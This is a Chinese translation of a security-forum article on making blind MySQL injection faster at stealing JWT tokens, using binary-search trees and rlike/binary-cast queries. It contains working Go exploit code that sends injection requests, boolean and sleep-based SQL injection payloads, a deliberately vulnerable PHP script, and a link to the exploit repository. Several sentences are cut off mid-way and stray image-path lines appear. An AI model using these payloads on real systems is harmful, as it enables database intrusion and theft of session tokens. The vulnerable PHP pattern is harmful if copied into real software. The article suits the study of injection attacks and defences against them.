JWT Exfiltration优化与Blind MySQLi

惊鸿一瞥最是珍贵 / 2019-09-18 09:20:52 / 浏览数 4194 安全技术 WEB安全 顶(0) 踩(0)

前言

2013年一个滂沱的雨天，我在黎巴嫩的LIU大学第一次接触了“Big O notation”这个术语，我没想到这个术语对我来说影响深远。

Big O Notation

大O表示法在数据结构和计算机科学中用于描述一段代码或算法的复杂性。基本上，它用于描述算法执行时间的最坏情况。在这篇文章中，Big O Notation被称为“O([复杂性])”。
复杂度的范围为O(1)-O(n!)，
O(1)—常数阶：最低的时空复杂度，也就是耗时与输入数据大小无关，无论输入数据增大多少倍，耗时/耗空间都不变。例如，声明变量，打印字符串。时间复杂度为O(n)—

Token Dissecting

JWT是一个JSON对象，在RFC 7519中定义为表示客户端和服务器之间的一组信息的安全方法。令牌由标头、有效负载和签名组成。几天前，在SQL盲注的漏洞利用阶段，我注意到JWT令牌的窃取过程非
在优化窃取过程之前，了解JWT标记或正在获取的数据的结构非常重要，因为窃取单个字符将花费数千个请求乘以sleep()时间，并且这一过程可能会被绕过或由几行代码处
Header组件包含有关如何计算JWT签名的信息。Header是以{ "typ": "JWT", "alg": "HS256"
}为格式的JSON对象，其base64编码的哈希数据为“eyJ0eXAiOiJKV1QiLCJhbGciOiJIUI1NiJ9”。在本例中，“typ”键的值指定JWT对象，而“alg”的值指定使用哪种哈希算法
对于整个HS256 JWT令牌，需要3384个(字符x
ascii字符范围的数量)请求来过滤头eyj0exaioijkv1qilchbgcioijiuzi1nij9和14,570个请求。然而，这个报头几乎是固定的，并且可以减少到仅两个请求来识别正在使用的是哪
在所有JWT报头哈希算法中，前11个字符是相同的。索引11处的字符指定正在使用的哈希算法，例如，I代表HMAC，S代表RSA
PKCS，F代表ECDSA，Q代表RSA
PSS。索引14处的字符指定密钥比特，如下图所示，字符I，M，U分别为256，384，512。因此，知道这些字符是什么将在窃取过程中避免使用数千个请求。

```
42      headers := map[string]string{
43          //I+I|M|U
44          "IUzI": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.",
45          "IUzM": "eyJhbGciOiJIUzM4NCIsInR5cCI6IkpXVCJ9.",
46          "IUzU": "eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.",
47
48          //S+I|M|U
49          "SUzI": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.",
50          "SUzM": "eyJhbGciOiJSUzM4NCIsInR5cCI6IkpXVCJ9.",
51          "SUzU": "eyJhbGciOiJSUzUxMiIsInR5cCI6IkpXVCJ9.",
52
53          //F+I|M|U
54          "FUzI": "eyJhbGciOiJFUzI1NiIsInR5cCI6IkpXVCJ9.",
55          "FUzM":
            "eyJhbGciOiJFUzM4NCIsInR5cCI6IkpXVCIsImtpZCI6ImlUcVhYSTB6YkFuSkNLRGFvYmZoa00
            STgifQ.",
56          "FUzU":
            "eyJhbGciOiJFUzUxMiIsInR5cCI6IkpXVCIsImtpZCI6InhaRGZacHJ5NFA5dlpQWnlHMmZOQlJ
            ZlkifQ.",
57
58          //Q+I|M
59          "QUzI": "eyJhbGciOiJQUzI1NiIsInR5cCI6IkpXVCJ9.",
60          "QUzM": "eyJhbGciOiJQUzM4NCIsInR5cCI6IkpXVCJ9.",
61      }
```


映射JWT报头哈希算法。

```
63      checkAlgoArray := []string{
64          "\"^.{11}[I]\"",
65          "\"^.{11}[S]\"",
66          "\"^.{11}[F]\"",
67          "\"^.{11}[Q]\"",
68      }
69      checkAlgoArrayInner := []string{
70          "\"^.{14}[I]\"",
71          "\"^.{14}[M]\"",
72          "\"^.{14}[U]\"",
73      }
```

用于标识JWT标记的哈希算法的两个数组。

O(n(m)) to O(n(log(m)))

虽然数字和字母表是相同的，但JWT不一样。因此，我想出了一种方法来创建3个排序数组，数字，大写字符和小写字符，分别为[0-9]，[A-Z]，[a-z]。现在我们能遍历单个


```
241     arrNumbers := []int{}
242     arrLowers := []int{}
243     arrUppers := []int{}
244
245     for i := 48; i <= 57; i++ {
246         arrNumbers = append(arrNumbers, i)
247     }
248     for i := 97; i <= 122; i++ {
249         arrLowers = append(arrLowers, i)
250     }
251     for i := 65; i <= 90; i++ {
252         arrUppers = append(arrUppers, i)
253     }
254
255     numbersTree := createTree(arrNumbers, 0, len(arrNumbers)-1)
256     lowerTree := createTree(arrLowers, 0, len(arrLowers)-1)
257     upperTree := createTree(arrUppers, 0, len(arrUppers)-1)
258
```


为每个数据集创建树。

```go
func createTree(arr []int, start int, end int) []int {
    tmpList := []int{}

    if start > end {
        return []int{}
    }

    mid := start + (end-start)/2
    root := arr[mid]
    left := createTree(arr, start, mid-1)
    right := createTree(arr, mid+1, end)

    tmpList = append(tmpList, root)
    tmpList = append(tmpList, left...)
    tmpList = append(tmpList, right...)

    return tmpList
}
```


树创建函数

为了更清晰的理解O(log(N)）复杂度，你可以看一下下面的二叉树图。二叉树是另一种数据结构类型，左树的复杂性是O(N)，因为如果你想搜索数字6，你必须首先迭代所有





```
    arrCase := []string{
        "\"^.{[iterate]}[a-z]\"",
        "\"^.{[iterate]}[A-Z]\"",
        "\"^.{[iterate]}[0-9]\"",
        "\"^.{[iterate]}[-]\"",
        "\"^.{[iterate]}[_]\"",
        "\"^.{[iterate]}[.]\"",
    }

    fmt.Print(getcharacter)
    // fmt.Println(len(getcharacter))

    for i := len(getcharacter); i < 155; i++ {
        k := checkChar(payload, arrCase, i)
        // fmt.Println(k)
        if k == 0 {
            j := getChar(payload, lowerTree, i)
            fmt.Printf("%c", j)
        } else if k == 1 {
            j := getChar(payload, upperTree, i)
            fmt.Printf("%c", j)
        } else if k == 2 {
            j := getChar(payload, numbersTree, i)
            fmt.Printf("%c", j)
        } else if k == 3 {
            fmt.Printf("%s", "-")
        } else if k == 4 {
            fmt.Printf("%s", "_")
        } else if k == 5 {
            fmt.Printf("%s", ".")
        }

```

找出哪棵树与模式匹配，以便只对其进行迭代。

```go
func getChar(query string, arr []int, it int) int {
    mTarget := "http://localhost:8888/index.php?pid="
    retchar := 0

    for i := 0; i < len(arr); i++ {
        iterate := "\"^.{[iterate]}[" + string(arr[i]) + "]\""
        target := mTarget + strings.Replace(query, "[check]", iterate, -1)
        target = strings.Replace(target, "[iterate]", strconv.Itoa(it), -1)
        // fmt.Println(target)
        // start := time.Now()
        resp, _ := http.Get(target)
        bytes, _ := ioutil.ReadAll(resp.Body)
        stringbody := string(bytes)
        resp.Body.Close()
        totalRequests++
        // elapsed := time.Since(start).Seconds()
        // fmt.Printf("http.Get to Target took %v seconds \n", elapsed)
        // if elapsed > 1 {
        //  retchar = arr[i]
        //  // fmt.Println(string(retchar))
        //  break
        // }
        if len(stringbody) > 30 {
            // fmt.Println(stringbody)
            retchar = arr[i]
        }
    }
    return retchar
}
```


获取字符函数。

Blind MySQL注入

Blind
SQL注入是一种SQL注入攻击，它询问数据库的真或假问题，并根据OWASP页面中定义的应用程序响应确定答案。我用PHP编写了一个简单的易受攻击的脚本来演示这种攻

```php
$id = $_GET['pid'];

$sql = "select count(*) as count from jwts where id=$id";
$result = $conn->query($sql);

if ($result->num_rows > 0) {
    while($row = $result->fetch_assoc()) {
        if ($row['count'] == "1"){
            echo "There is only one product in the system!";
        }

    }

} else {
    echo "0";
}
$conn->close();
```


“pid”GET参数容易受到Blind SQL注入的攻击。
由于响应内容不同，因此不需要使用基于时间的Blind注入攻击，不过这将减慢每个获取的字符的窃取过程。因此，ascii和子字符串mysql函数符合我们的标准。

```go
payload := "1/**/AND/**/(ascii(substring((select/**/jwt/**/from/**/jwts/**/),[cho],1))=[CHAR]

for i := 0; i < 155; i++ {
    //155: length of the Token, Could be dynamic
    payloadi := strings.Replace(payload, "[cho]", strconv.Itoa(i), -1)

    getcharacter := (injecti(payloadi))
    fmt.Printf("%c", getcharacter)
}
```


Blind MySQL注入Payload
上述有效负载将迫使我们遍历所有ASCII字符-这是传统的JWT令牌窃取方式，其复杂性是JWT令牌的长度(n)乘以ASCII字符的长度(m)，O(n(m))。因此，为了获取单个字符/模式，我使用了rlike和二进制转换MySQL函数。


```go
payload := "1/**/AND/**/(select/**/CAST(jwt/**/AS/**/BINARY)/**/rlike/**/[check])"
```


使用rlike和Binary Casting MySQL函数。

```go
payload := "1/**/AND/**/((select/**/case/**/when((/**/CAST(jwt/**/AS/**/BINARY)/**/rlike/**/[check]))/**/then/**/sleep(2)/**/else/**/null/**/end))"
```


将优化与Blind注入结合

优化方法后的复杂度为O(n(log(m))。
无论是试图窃取JWT令牌还是任何其他数据格式，难点在于用最少的请求来最小化此过程。
这并不是一种新的方法，但它是我用来加速JWT标记的窃取过程的一种优化方法。



video

参考

Exploit: https://github.com/Leoid/MySQL-Injection-Exfiltration-Optimization
https://portswigger.net/web-security/sql-injection/blind
https://en.wikipedia.org/wiki/Big_O_notation
https://en.wikipedia.org/wiki/JSON_Web_Token
https://www.geeksforgeeks.org/binary-tree-data-structure/
https://www.w3resource.com/mysql/string-functions/mysql-rlike-function.php
http://www.sqlinjection.net/time-based/

■■■http://b1twis3.ca/jwt-exfiltration-optimization-with-mysql-injection/

上一篇：区块链之智能合约入门 下一篇：H1-4420: From Qui...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板